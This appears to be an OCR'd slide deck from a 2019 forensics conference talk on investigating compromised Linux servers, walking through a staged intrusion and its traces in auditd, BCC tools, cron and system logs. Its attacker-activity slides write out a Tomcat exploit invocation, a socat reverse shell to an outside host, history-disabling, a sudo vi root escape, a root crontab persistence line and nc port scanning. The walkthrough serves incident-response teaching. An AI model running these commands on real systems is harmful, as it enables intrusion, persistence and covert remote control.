TANIUM

Investigating Linux Endpoints

Asif Matadar
@d1r4c

OSDFCon 2019

#whoami

- Director of Endpoint Detection & Response (EDR) at Tanium
- Seasoned Incident Response professional with over 8 years' experience leading high-profile cases around the world, such as advanced targeted attacks, nation-state attacks, and data breaches, to name a few
- Public speaker at industry recognised conferences around the world:
  - OSDFCon (U.S.) 2018
  - IMF (Germany) 2018
  - OSDFCon (U.S.) 2017
  - BSidesNOLA (U.S.) 2017
  - BSidesMCR (U.K.) 2015
- Research focus on memory analysis and automation, *nix based forensics, cloud forensics, and triage analysis

Investigating Linux Endpoints

- Investigating Linux Endpoints is often seen by experienced and inexperienced Investigators alike as:
  - "too complicated"
  - "where do I start?"
  - "it’s not worth the effort"
- This talk will demystify these common misconceptions and provide the attendees invaluable insights by investigating Linux Endpoints in an innovative manner by using a scenario-based investigation
- The attendees will gain theoretical and practical familiarity of artefacts when investigating Linux endpoints that are often overlooked in a methodical manner

Agenda

- Why are people hesitant in undergoing analysis on Linux Endpoints?
- Linux 101
- Scenario-based investigation
  - Attacker activity
  - Forensic, Triage, and Memory Analysis
- Reference Guides
  - Linux artefacts
  - Linux triage commands
  - Anti-Forensic Techniques

Why are people hesitant in undergoing analysis on Linux Endpoints?

Why are people hesitant in undergoing analysis on Linux Endpoints?


- Lack of experience and understanding of the Linux Operating System
- Those coming from Windows background are intimidated by the command line
- Too many flavours and versions of the Linux Operating System
- Lack of administering of Linux Endpoints
- Lack of knowledge of the Linux File Hierarchy Structure (FHS)

Linux 101

Linux 101

- Everything is a file or a directory in Linux
  - Absolute
  - Relative
- The Linux kernel is open source under GNU General Public License
  - Monolithic
    - Operating System is in kernel space
- Multi-user access and efficient File System
- Command Line interpreter: Bash (Bourne Again Shell)
  - Built-in commands
  - Scripts
  - Automation
- Integrations have already taken place with Windows Subsystem for Linux (Windows 10)

Linux 101



Scenario-based investigation

Scenario-based investigation

- Corporation X have been notified by an external source that unusual activity is taking place on one of their servers
- No further information has been provided in relation to TTPs about the adversarial activity
- The DFIR team has been tasked to determine:
  - Initial Infection
  - Lateral Movement
  - Data Exfiltration


Scenario-based investigation

- Caveats:
  - In the past I've talked about how plaso, timesketch, and TSK (The Sleuth Kit) can be used to undergo timeline and forensic analysis
  - This year I want to introduce 2 different components that you may not be aware of
    - Share with the community how undergoing forensic and triage analysis on Linux Endpoints with these components can provide invaluable insights

Scenario-based investigation

- Tools that I leveraged to undergo the analysis:
  - Auditd
    - Userspace audit daemon that receives events from the kernel
    - You can create your own rules that are relevant to your environment
  - BPF Compiler Collection (BCC)
    - BPF was originally developed to optimise packet filtering
      - In-kernel sandboxed virtual machine, where byte code can be sent to run on certain events you define
    - BCC creates efficient kernel tracing and manipulation of programs, where eBPF is being leveraged
    - BCC makes BPF programs easier to write with kernel instrumentation in C, including front-ends in python and lua

Scenario-based investigation



Scenario-based investigation

- Tools that I leveraged to undergo the analysis:
  - The Sleuth Kit (TSK)
  - LiME
  - volatility

Scenario-based investigation

Initial Infection

- Attacker infrastructure
- Identifies Tomcat Apache Server

  python poc.py http://webapp_primary:8080/webapp/ "ls -ltr"

  python poc.py http://webapp_primary:8080/webapp/ "cat /etc/passwd"

  socat file:`tty`,raw,echo=0 tcp-listen:9876

  python poc.py http://webapp_primary:8080/webapp/ "socat tcp-connect:impetus.navali:9876 exec:sh,pty,stderr,setsid,sigint,sane"

Scenario-based investigation

Situational Awareness

- Attacker activity on webapp_primary

  unset HISTFILE

  unset HISTSIZE

  id

  uname -a

  w

  ifconfig

  ps -ef

  ls -ltR /

  netstat -utanp

  cat /etc/passwd

Scenario-based investigation

Situational Awareness

- Attacker activity on webapp_primary

  cat /etc/group


  ls -ltr /home/*/.*history*

  less /home/*/.*history*

Scenario-based investigation

Analysis on webapp_primary

- Auditd Logs - /var/log/audit/audit.log*



EPOCH time conversion:

cat /var/log/audit/audit.log* | ausearch -i

zcat /var/log/audit/audit.log* | ausearch -i

date -d @1570699595 = Thu 10 Oct 09:26:35 UTC 2019

Scenario-based investigation

Analysis on webapp_primary

- BCC tcptop

```
[root@webapp_primary tools]# ./tcptop  -C -S

PID    COMM         LADDR6                          RADDR6                          RX_KB  TX_KB
1666   http-bio-808 ::ffff:192.168.9.132:8080       ::ffff:XXX.XXX.X.XXX:58690          0      0
1676   http-bio-808 ::ffff:192.168.9.132:8080       ::ffff:XXX.XXX.X.XXX:58686          0      0
1664   http-bio-808 ::ffff:192.168.9.132:8080       ::ffff:XXX.XXX.X.XXX:58688          0      0
1666   http-bio-808 ::ffff:192.168.9.132:8080       ::ffff:XXX.XXX.X.XXX:58690          0      0
1667   http-bio-808 ::ffff:192.168.9.132:8080       ::ffff:XXX.XXX.X.XXX:58692          0      0
```

```
1666   http-bio-808 ::ffff:192.168.9.132:8080
1667   http-bio-808 ::ffff:192.168.9.132:8080
```

Scenario-based investigation


Analysis on webapp_primary

- BCC opensnoop

Scenario-based investigation

Analysis on webapp_primary


- Auditd Logs - /var/log/audit/audit.log*



Scenario-based investigation

Analysis on webapp_primary

- BCC tcptop



Scenario-based investigation

Privilege Escalation & Persistence


- Attacker activity on primary_webapp

```
cat /etc/sudoers

sudo -l

sudo vi -c ':!/bin/bash'

id

whoami


crontab -l

cat /etc/crontab

echo "0 * * * * root socat tcp-connect:impetus.navali:9876 exec:sh,pty,stderr,setsid,sigint,sane" >> /etc/crontab

cat /etc/crontab
```

Scenario-based investigation

Analysis on webapp_primary


- Auditd Logs - /var/log/audit/audit.log*



Scenario-based investigation

Analysis on webapp_primary

- BCC opensnoop



Scenario-based investigation

Analysis on webapp_primary

- Crontab - /etc/crontab

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed


0 * * * * root socat tcp-connect:impetus.navali:9876 exec:sh,pty,stderr,setsid,sigint,sane
/etc/crontab (END)
```




```
socat tcp-connect:impetus.navali:9876 exec:sh,pty,stderr,setsid,sigint,sane
```

Scenario-based investigation

Analysis on webapp_primary

- Messages - /var/log/messages




Scenario-based investigation

Analysis on webapp_primary

- Cron - /var/log/cron

```
Oct 10 09:47:01 webapp_primary CROND[2550]: (root) CMD (socat tcp-connect:impetus.navali:9876 exec:sh,pty,stderr,setsid,sigint,sane)
Oct 10 09:48:01 webapp_primary crond[1170]: (*system*) RELOAD (/etc/crontab)
Oct 10 09:50:01 webapp_primary CROND[2728]: (root) CMD (/usr/lib64/sa/sa1 1 1)
```



Scenario-based investigation

Lateral Movement

- Attacker activity on webapp_primary

  for network in `seq 1 254`; do ping -c 2 192.168.9.$network ; done

  for port in `21 22 80 8080 3306`; do nc -vn -w 2 192.168.9.133 $port ; done

  pstree -p root

  strings /proc/8762/environ

